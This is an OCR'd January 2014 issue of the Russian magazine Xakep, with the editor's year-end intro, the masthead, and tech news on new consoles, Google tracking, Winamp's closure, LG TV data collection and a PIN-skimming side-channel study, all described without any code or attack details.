


01 (180) 2014




РЕКОМЕНДОВАННАЯ ЦЕНА **340 р.**

12+


2013


ЛЮДИ ВИРУСЫ БАГИ РЕЛИЗЫ






PUBLISHING FOR ENTHUSIASTS







Может показаться странным подводить итоги 2013 года, когда все уже успели вкусить новогоднего безумия или, возможно, даже оклематься от затянувшихся выходных. Но не будь строгим: когда мы отправляем в печать этот номер, на календаре — только 10 декабря. Так что по нашим внутренним часам время самое что ни на есть подходящее :).

Год оказался ярким. Конечно, если мыслить масштабами истории, то лет через пятнадцать никто не вспомнит о тех багах в Apache Struts и Ruby on Rails, из-за которых были взломаны сотни крупных сайтов, — хотя мы, безусловно, сделали подборку самых нашумевших уязвимостей за год. Мало кто вспомнит дату релиза Xbox One и PlayStation, пускай геймеры и ждали их многие годы. Едва ли кто-то припомнит, какая ветка FreeBSD была выпущена в 2013 году, хотя в мире Open Source традиционно было много событий, о которых нам захотелось рассказать. Мы также собрали подборку и самых ярких зловредов, хотя надоевшую историю Stuxnet пока никакой супер-буткит не перебил.

Но было в этом году и то, что совершенно точно войдет в историю... Глобальные программы слежки, которые касаются всех и каждого. Социальные сети, облачные сервисы, звонки по сотовому телефону — все это можно использовать, если ты трехбуквенная организация и хочешь знать все обо всех. Вопроса о том, кто займет первое место в списке людей-2013, не стояло: это Эдвард Сноуден, который по-новому заставил взглянуть на современный мир.

Но я верю, что любые изменения к лучшему. От всей команды поздравляю тебя с 2014 годом и желаю — пусть он окажется таким, чтобы ты запомнил его навсегда (с хорошей стороны непременно). Запуск собственного стартапа, устройство в компанию мечты, большая любовь, спортивное достижение — обязательно случится что-то хорошее. Ведь в конечном счете все зависит от тебя. С Новым годом, друг!


P. S. Если ты читаешь это интро, а в голове только один вопрос «Где же диск?», у нас есть ответ. О том, что диск — это архаизм, мы думали давно, но убрать его решились только сейчас.


Конечно, мы и дальше делаем подборки софта и классное видео — но все это доступно онлайн на dvd.xakep.ru. Но если вдруг ты живешь в тяжелых условиях, где каждый мегабайт на вес золота, напиши мне. Мы обязательно поможем :).

Степан Ильин, главред Х
twitter.com/stepah

№ 01
(180)

Дата выхода:
20.12.2013





(game)land

Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE, СЦЕНА, UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru)
	Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID, X-MOBILE и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых
Обложка	Константин Обухов

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке	shop.glc.ru, info@glc.ru (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «Мегафон»)
Отдел распространения	Наталья Алехина (lapina@glc.ru)
Адрес для писем	Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»	29919
по каталогу российской прессы «Почта России»	16766
по каталогу «Газеты, журналы»	29919

В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 340 рублей.

CONTI



«1500 $ составлял примерный бюджет Cut the Rope, который ушел на оплату нескольких фрилансеров, регистрацию в Apple Developer Account и прочие мелочи»

ENT

ЯНВАРЬ 2014
№ 180

Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru



Новость месяца

НОВОЕ ПОКОЛЕНИЕ КОНСОЛЕЙ

ПРОДАЖИ PS4 И XBOX ONE НАЧАТЫ

Итак, долгожданное для всех геймеров событие свершилось — продажи PS4 и Xbox One стартовали, запуск нового поколения консолей можно считать состоявшимся. Пусть времени с начала продаж прошло еще совсем мало, взглянем, как идут дела у Sony и Microsoft и что приготовил нам next gen.

PlayStation 4 ждали очень долго, это настоящий долгострой, ведь предыдущая версия консоли PlayStation 3 была выпущена аж в 2006 году. Изменения за семь лет определенно назрели. По мнению компании Sony, производительности новой PlayStation 4 должно хватить на десять лет вперед (как раз можно не спеша заниматься следующим долгостроем). Смелое заявление. PS4, конечно, гораздо мощнее предшественниц: восьмиядерный процессор x86 от AMD под кодовым названием Jaguar, вместе с GPU (AMD Radeon) показывает фантастическую производительность 1,84 терафлопс. Также на борту PS4 установлен жесткий диск на 500 Гб (который легко поменять, правда, поддержка сторонних хардов пока хромает) и 8 Гб памяти GDDR5. Приставка оснащается и модулем Wi-Fi (802.11b/g/n), к сожалению не способным работать на частоте 5 ГГц. И еще один ощутимый минус — пока для PS4 выпущено всего 26 игр. Хотя Sony заявляет, что еще порядка 180 уже находятся в разработке.

> *И Microsoft, и Sony заявляли, что с момента релиза новинок было продано по одному миллиону консолей за сутки*

Не обошлось и без казусов. В части PS4 обнаружился брак, который пользователи окрестили «синим лучом смерти» (blue light of death). Внутри приставки что-то начинает светиться, пробиваясь наружу ярким синим лучом. Консоль при этом не может подключиться к телевизору. Sony уже начала обмен таких устройств и сообщила, что явление не массовое (судя по твиттеру и Amazon, Sony тут немного лукавит).

Xbox One, в свою очередь, стартовала чуть позже конкурента, и мы уже писали о том, что Xbox One больше похожа не просто на игровую приставку, а на целый медиацентр. Здесь все тоже базируется на восьмиядерном процессоре Jaguar, GPU от AMD Radeon (правда, у Xbox графика послабее, чем у PS4), 8 Гб оперативной памяти, правда, здесь речь о DDR3. Зато у Xbox One есть также дополнительные 32 Мб сверхскоростной памяти ESRAM. И конечно, новый сенсор Kinect в комплекте.

Не обошлось без брака и у Microsoft. У новых Xbox обнаружилась проблема с BD-приводом, который в ряде случаев отчаянно трещит и не читает диски вообще. MS признала проблему, тоже организовала для бракованных консолей обмен и даже готова подарить всем пострадавшим игру в утешение.

Подоспели и первые забавные факты: Microsoft начала банить на 24 часа пользователей Xbox One, загружающих через приложение Upload Studio ролики с матерщиной (бан распространяется и на Skype!); Sony, в свою очередь, банит людей, которые устраивают целые стриптиз-шоу для тысяч пользователей через приложение The Playroom.

ЧЕРНЫЙ PR? ДАЙТЕ ДВА!

СОТРУДНИКИ GOOGLE С РАДОСТЬЮ СКУПИЛИ ПОЧТИ ВСЕ ОСКОРБЛЯЮЩИЕ КОМПАНИЮ ТОВАРЫ



Бороться с конкурентами с помощью открытой и жесткой критики — достаточно популярный для мира IT (да и не только). Microsoft уже не раз доказывала, что ей такие методы не чужды, да и американский закон подобных выпадов не запрещает.

Кампания Scroogled, направленная против Google, стартовала еще весной. Microsoft использовала слоган «Не дай себя заскруглить» (Don't get Scroogled!) и упирала на то, что Google следит за пользователями, использует личную информацию в рекламных целях и прочее. Все это подытоживала мысль «Наш Bing совсем не такой». Затем Microsoft пошла еще дальше и открыла продажу кружек, футболок и кепок с надписями откровенно издевательского характера. Скажем, «Keep calm while we steal your data» («Сохраняйте спокойствие, пока мы воруем ваши данные») и логотип Chrome. Или здоровенный гадкий паук с логотипом того же Chrome и надписью «Step into our web» («Заходите в нашу паутину»). Как ни странно, Google не подключили адвокатов, но устроили флешмоб. Сотрудники Google, в которой, напомню, работает более сорока тысяч человек, активно поучаствовали в опустошении складов с кружками и футболками. После Google сообщила изданию LA Times: «Выходка Microsoft не стала для нас неожиданностью; конкуренция в области предметов одежды действительно разгорается». То есть у Google есть очки Glass, а у Microsoft — футболки и кепки :).



«LOL! Кружки уже распроданы! Если бы планшеты Surface были так же популярны!» — пишет в блоге программист Google Дэвид Лулу.



GOOGLE СЛЕДИТ ЗА ПОКУПАТЕЛЯМИ

КУДА И ЗА КАКИМИ ПОКУПКАМИ ТЫ ХОДИШЬ, РАССКАЖЕТ ТВОЙ СМАРТФОН

Издание Digiday опубликовало весьма провокационную информацию, ссылаясь на собственные источники в рекламной отрасли. Издание пишет, что Google следит за людьми не только в Сети, но и в офлайне. В частности, ИТ-гиганта очень интересует, какие именно магазины посещают пользователи, а проследить за этим можно с помощью их смартфонов (у которых разрешено использование геолокации). Обладателям техники Apple радоваться рано, информация касается не только Android-устройств, но и iPhone, на которых установлены приложения Google. Напомню, что люди дают согласие на отслеживание своего местоположения, принимая условия использования «Служб геолокации» при активации Android-устройства, а также приложения «Поиск Google» со встроенным помощником Google Now на iOS.

Digiday сообщает, что сейчас Google еще только бета-тестирует программу, которая позволяет отследить, какие магазины посещает пользователь. В дальнейшем, кстати, эти данные сопоставляют с запросами пользователя и показанной ему рекламой. Намек на то, что Google собирается заняться агрегацией таких данных, проскакивал в официальном блоге корпорации еще в октябре.



Компания Solid Concepts в рекламных целях напечатала на промышленном 3D-принтере металлический пистолет M1911, успешно опробовав его в работе.



Марк Шаттлворт, основатель проекта Ubuntu, был удостоен антипремии Big Brother Awards за внедрение в Ubuntu автоматического поиска по Amazon.



Даже 3G и 4G-сети есть далеко не везде, а Huawei уже инвестирует 600 миллионов долларов в развитие сетей пятого поколения (5G), планируя закончить к 2018 году.



В Канаде за сетевую травлю и троллинг, возможно, скоро будут сажать (до пяти лет лишения свободы). На рассмотрении уже находится соответствующий законопроект.

POSITIVE HACK DAYS IV



ПОДГОТОВКА К ФОРУМУ УЖЕ НАЧАЛАСЬ

Международный форум по практической безопасности Positive Hack Days уже заслужил немало добрых слов от профессионалов ИБ-сообщества, он занимал лидирующие позиции в рейтингах, получал премии. Сейчас идет полномасштабная подготовка к Positive Hack Days IV, который пройдет 21 и 22 мая в технocентре Digital October.

Помимо докладов, тематических мастер-классов и FastTrack ведущих мировых экспертов, в рамках Positive Hack Days по традиции состоится конкурс молодых ученых PHDays Young School, заявки на который можно подать прямо сейчас, и грандиозная битва хакеров — CTF, а гости форума смогут принять участие в интересных конкурсах и соревнованиях.

В грядущем году на PHDays будут затронуты следующие темы и актуальные проблемы: новые цели хакерских атак (от радионяни и кардиостимулятора до атомной станции); приватность и защита коммерческой тайны во времена PRISM, Сноудена и Ассанжа; методы борьбы с DDoS-атаками; компьютерная криминалистика против целевых APT-атак и кибершпионажа и многое другое.

Зарегистрироваться для участия в форуме и купить билет можно на сайте мероприятия phdays.ru.





→ **Музей компьютерной истории в Маунтин-Вью,** с разрешения Apple, опубликовал исходники Apple II DOS 3.1, конечно не имеющие никакого отношения к MS-DOS :).



→ **Компания Yahoo! распродаст** более трех сотен доменов премиум-класса, многие годы принадлежавшие ей «чтобы было». Самый дорогой из них — двухбуквенный av.com.

75%

СОТРУДНИКОВ YAHOO! БОЙКОТИРУЮТ ПОЧТОВЫЙ СЕРВИС КОМПАНИИ

→ Даже сотрудники компании Yahoo! не в восторге от почтового клиента Yahoo! Mail. Так, еще в начале 2013 года руководство Yahoo! попросило всех сотрудников перейти на корпоративный почтовый клиент, но это сделали лишь 25% служащих.

2 000 000

ПРОДАЖИ RASPBERRY PI РАСТУТ

→ Продажи Raspberry Pi стартовали 29 февраля 2012 года, то есть почти два года назад, открыв абсолютно новый сегмент рынка. Немного не дождавшись официального юбилея, компания с гордостью объявила, что на данный момент продано уже более 2 миллионов устройств.

WINAMP ОФИЦИАЛЬНО МЕРТВ

СОЗДАТЕЛИ «УБИЛИ» КУЛЬТОВЫЙ ПЛЕЕР, MICROSOFT ПОКУПАЕТ ОСТАНКИ

Руководство компании AOL, которой уже давно принадлежит Winamp, решило закрыть проект Winamp и все, с ним связанное. Буквально это означает, что разработка плеера Winamp прекращена, а сама компания Nullsoft, занимавшаяся ею, ликвидирована. После 20 декабря 2013 года Winamp прекращает свое существование. Кроме того, официальное сообщение гласит, что после указанной даты плееры Winamp Media вообще не будут больше доступны для скачивания (даже сайт закроют). Всем желающим было предложено скачать последнюю версию заранее.

Почти сразу за официальным сообщением о закрытии Nullsoft последовала новость о том, что Microsoft готова выкупить у AOL «остатки былой роскоши», то есть команду Winamp и сервиса Shoutcast, который позволяет создавать интернет-радиостанции. Любопытно, что эту информацию распространил принадлежащий AOL сервис TechCrunch со ссылкой на собственные источники, а AOL отказалась давать официальные комментарии. Издание сообщает, что пока переговоры только начались, обсуждают возможную цену сделки и условия покупки. Зачем Microsoft понадобились бренные останки, не совсем ясно, так как с популярностью у плеера, будем честны, в последние годы дела обстояли не слишком хорошо.

> *После 20 декабря 2013 года плееры Winamp Media больше не будут доступны для скачивания (закроют даже сайт)*

Между тем не все считают так же. На сайте Change.org уже начался сбор подписей под открытым письмом в адрес корпорации AOL. У плеера по сей день немало фанов по всему миру, и ввиду закрытого кода «убийство» Winamp видится им настоящей трагедией. «Winamp — лучший медиаплеер в истории», — пишет автор открытого письма, владелец австралийской хостинговой компании Питер Завацки. «Если бы были альтернативы, то все было бы в порядке. Но ни одна другая программа не может делать того же, что Winamp. Это самый разносторонний плеер на земле». Заявление, конечно, довольно категоричное и эмоциональное, но петицию уже подписало более сорока тысяч человек. Чего требуют все эти люди? Разумеется, открытия исходников, ведь тогда Winamp продолжит развиваться и будет жить вечно.

Напомню, что Winamp в том виде, каким мы его знаем, появился на свет в мае 1997 года — это была версия WinAMP 0.92. Интерфейс программы с тех пор практически не менялся. Автором программы является американец Джастин Франкель, который на первых порах создания Winamp познакомился с программистом Дмитрием Болдыревым. В дальнейшем они совершенствовали плеер вместе. В 1998 году Франкель основал компанию Nullsoft, а потом на волне бума доткомов продал ее за огромную сумму в 80 миллионов долларов. Сам Джастин покинул Nullsoft и AOL еще в 2003 году.



Поскольку исходные коды программы закрыты, то развивать проект дальше сообщество не имеет возможности. Что будет делать с Winamp Microsoft, если сделка состоится, и вовсе неясно. Версия 5.66 станет последней версией Winamp.

01



HDD НА 6 ТБ

→ Очередной рекорд установлен компанией Western Digital, которая анонсировала выход в 2014 году HDD объемом 6 Тб (стоимость пока неизвестна). Чтобы добиться такой емкости, внутреннее пространство диска пришлось заполнить гелием, чья плотность в семь раз меньше плотности воздуха.

02



ПЛАТИ ЗА ОБУЧЕНИЕ БИТКОИНАМИ

→ О криптовалюте идет множество споров, ее пытаются скомпрометировать, курс все ползет, а между тем принимать в качестве оплаты биткоины согласны даже некоторые вузы. Так, крупнейший университет Кипра (Университет Никосии) стал первым в мире вузом, где можно расплатиться Bitcoin.

03



STUXNET НА РОССИЙСКИХ АЭС

→ На пресс-конференции в Австралии Евгений Касперский рассказал о последствиях операции «Олимпийские игры» и упомянул интересный факт: его друг, который работает на одной российской АЭС, обнаружил небезызвестный Stuxnet в локальной сети, не подключенной к интернету.

CYANOGENMOD В GOOGLE PLAY




ПОПУЛЯРНЫЙ ИНСТАЛЛЯТОР НЕ ПРОДЕРЖАЛСЯ В ОФИЦИАЛЬНОМ МАГАЗИНЕ И ДВУХ НЕДЕЛЬ

Полагаю, большинство читателей хорошо знакомы с CyanogenMod — пожалуй, наиболее популярной альтернативой стокового Android. Компания Cyanogen, занимающаяся разработкой инсталлятора, уже давно заявляла о желании выйти со своим детищем прямо в Google Play и... сдержала обещание.

CyanogenMod действительно появился в Google Play, притом разработчики значительно упростили установку — буквально несколько нажатий, и на твоем устройстве уже установлен мод. Добиться этого удалось благодаря усилиям не только команды проекта, но и более чем 7000 бета-тестеров, которым авторы выражали огромную благодарность в описании приложения. По сути же, ничего революционного сделано не было: мобильное приложение CyanogenMod представляло собой достаточно примитивную программу, активировавшую девелоперский режим ADB на устройстве и подключавшуюся к Windows-версии инсталлятора. Всю остальную работу брала на себя десктопная Windows-версия; именно она скачивала из интернета нужную версию прошивки и автоматически устанавливала все необходимое на смартфон. Такое решение, конечно, помогло бы увеличить аудиторию альтернативной прошивки с текущих 8–24 миллионов человек (точное количество никому не известно) до 50 миллионов человек и более. Все-таки не каждый юзер решится на перепрошивку, опасаясь собственных кривых рук и «кирпича» на выходе. Приложение CyanogenMod подобные сложности почти начисто отметало, пара кликов, и никаких плясок с бубном.

> *Приложение представляло собой достаточно примитивную программу, активировавшую девелоперский режим ADB на устройстве*

К сожалению, Google подобный ход понравиться не мог. Не прошло и двух недель, как разработчики получили письмо от Google с просьбой добровольно удалить программу — или же она будет удалена из Google Play принудительно. «К чему там можно было придраться?» — спросишь ты, учитывая вышесказанное. Представители Google пояснили, что сама программа безвредна, но она подталкивает пользователей к перепрошивке телефона, что лишает их гарантийного обслуживания. Именно в этом заключается формальное нарушение правил каталога Google Play. Также дело, вероятно, в том, что изменения, которые CyanogenMod вносит в систему, невозможно легко отменить. На данный момент CyanogenMod из каталога уже удален.



CyanogenMod по-прежнему распространяется с официального сайта cyanogenmod.org, но про быстрое увеличение аудитории до 50 миллионов человек явно можно забыть. Увы, прецедент создан, позиция Google ясна всем авторам альтернативных прошивок.


01



АВТО С DRM-АККУМУЛЯТОРОМ

→ Интересную вещь придумали в компании Renault — выпустить электромобиль Renault Zo, не продавая прав на аккумулятор. Вместо покупки человек получит аккумулятор в аренду и обязуется ежемесячно платить взносы. Если не платить — машина блокируется. EFF уже резко осудил поступок Renault.


02



ВЖИВЛЯЕМАЯ ЭЛЕКТРОНИКА

→ Пока ИТ-гиганты активно взялись за разработку носимых гаджетов (очки, часы и так далее), компания Motorola мыслит шире и патентует вживляемую электронику. В наши дни печать микросхемы на коже возможна, и Motorola запатентовала татуировку на горле, которую можно использовать как дополнительный микрофон.

03



СКОЛЬКО ЖИВУТ ЖЕСТКИЕ ДИСКИ?

→ Компания Backblaze специализируется на услугах резервного копирования, и кому как не им знать о сроке жизни HDD? Сейчас у них 25 тысяч HDD и порядка 75 Пб данных. За пять лет работы лишь 26% дисков вышли из строя. Суммарно по статистике выходит, что в течение шести лет умирает половина дисков.

ТЕЛЕВИЗОРЫ LG УЛИЧИЛИ В СЛЕЖКЕ

КОШМАРЫ ТЕХНОФОБОВ СБЫВАЮТСЯ — БЫТОВАЯ ТЕХНИКА ШПИОНИТ ЗА НАМИ

Похоже, очень скоро наступят времена, когда людей, уверенных, что за ними следит тостер, не нужно будет считать психически нездоровыми. Громкий скандал вокруг умных телевизоров компании LG — яркий тому пример.


Началось все с поста британского блогера DoctorBeet. Любопытный парень оказался обладателем телевизора от LG и решил изучить трафик устройства. Результат превзошел все ожидания. Выяснилось, что телевизор постоянно отправляет на определенные адреса информацию о телеканалах, которые смотрит пользователь, а если подключить флешку, то и данные о файлах на ней. Более того, вся эта информация передается в незашифрованном виде! Данные о телеканалах (с идентификатором ТВ) уходят на сторону каждый раз, когда переключается канал. С флешками все сложнее: «Иногда отправляются все названия файлов в папке, иногда ничего», — пишет DoctorBeet. Разумеется, меню настроек телевизора содержит пункт «Сбор информации о просмотре» (Collection of watching info). Но даже если его отключить, данные все равно исправно пересылаются в неизвестность. Когда блогер обратился в саппорт, его переадресовали в головной офис или к компании, продавшей ТВ, сославшись на то, что он «принял положения и условия договора». На данный момент LG уже признала все описанное и обещала скоро выпустить новую прошивку, исправляющую «баг».



Компания LG рассказывает в ролике для рекламодателей, что на ее телевизорах есть функция Smart Ad. Она собирает данные о просматриваемых пользователем сайтах, о его любимых телепередачах и о поисковых запросах.

НЕОБЫЧНЫЙ ВАРИАНТ КРАЖИ PIN-КОДА

В КЕМБРИДЖЕ ПРИДУМАЛИ, КАК ИСПОЛЬЗОВАТЬ ДЛЯ КРАЖИ PIN-КОДОВ МИКРОФОН И КАМЕРУ СМАРТФОНА



Не все британские ученые одинаково бесполезны, дорогой читатель. Так, в Кембридже была опубликована научная работа, в центре которой — программа PIN Skimmer, созданная для перехвата PIN-кодов. Интересна она тем, что для перехвата данных использует весьма и весьма необычный способ.

Сразу замечу, что реальной малвари, способной на описанные в научной работе действия, пока не существует. Но «идеи витают в воздухе», не так ли? Способ основан на перехвате нажатий клавиш на смартфоне, для чего используются фронтальная камера и микрофон! Да, выходит, что потенциальному банковскому трояну достаточно получить безобидные разрешения в системе, не вызвав подозрений у пользователя. Приведу пример: при нажатии клавиши «1» большой палец опускается на кнопку «1», а остальные пальцы чуть приподнимают угол аппарата. Телефон смещается, что может зафиксировать фронтальная камера. Микрофон, в свою очередь, отмечает нажатия кнопок виртуальной клавиатуры, когда аппарат слегка вибрирует. В тестах программа PIN Skimmer показала точность 30% при распознавании PIN-кода из четырех цифр после нескольких попыток ввода.



→ **Raspberry Pi договорились с Wolfram Research:** теперь приложения Mathematica и Language будут доступны бесплатно, как пакет для Raspbian Linux.



→ **Почти 60% атак и заражений не предаются огласке,** компании попросту замалчивают происшествия, сообщается в отчете The 2013 Data Breach Investigations Report.



→ **Обнаружен вредонос ACM/SHENZ-A, маскирующийся под AutoCAD-компонент.** Последняя прицельная атака на AutoCAD была в 2009 году, в связи с кражей промышленных моделей.



→ **В течение года ИТ-инфраструктура 95%** российских организаций хоть раз подверглась внешней атаке, сообщает «Лаборатория Касперского».

3D-ПИРАТЫ — ХИТРЫЕ РЕБЯТА


ПРИДУМАЛИ, КАК ОБЕЗОПАСИТЬ 3D-МОДЕЛИ ОТ ПРАВООБЛАДАТЕЛЕЙ


Все чаще мы пишем о 3D-принтерах, что неудивительно, ведь они становятся все доступнее, а пытливые умы придумывают все новые и новые способы их использования.

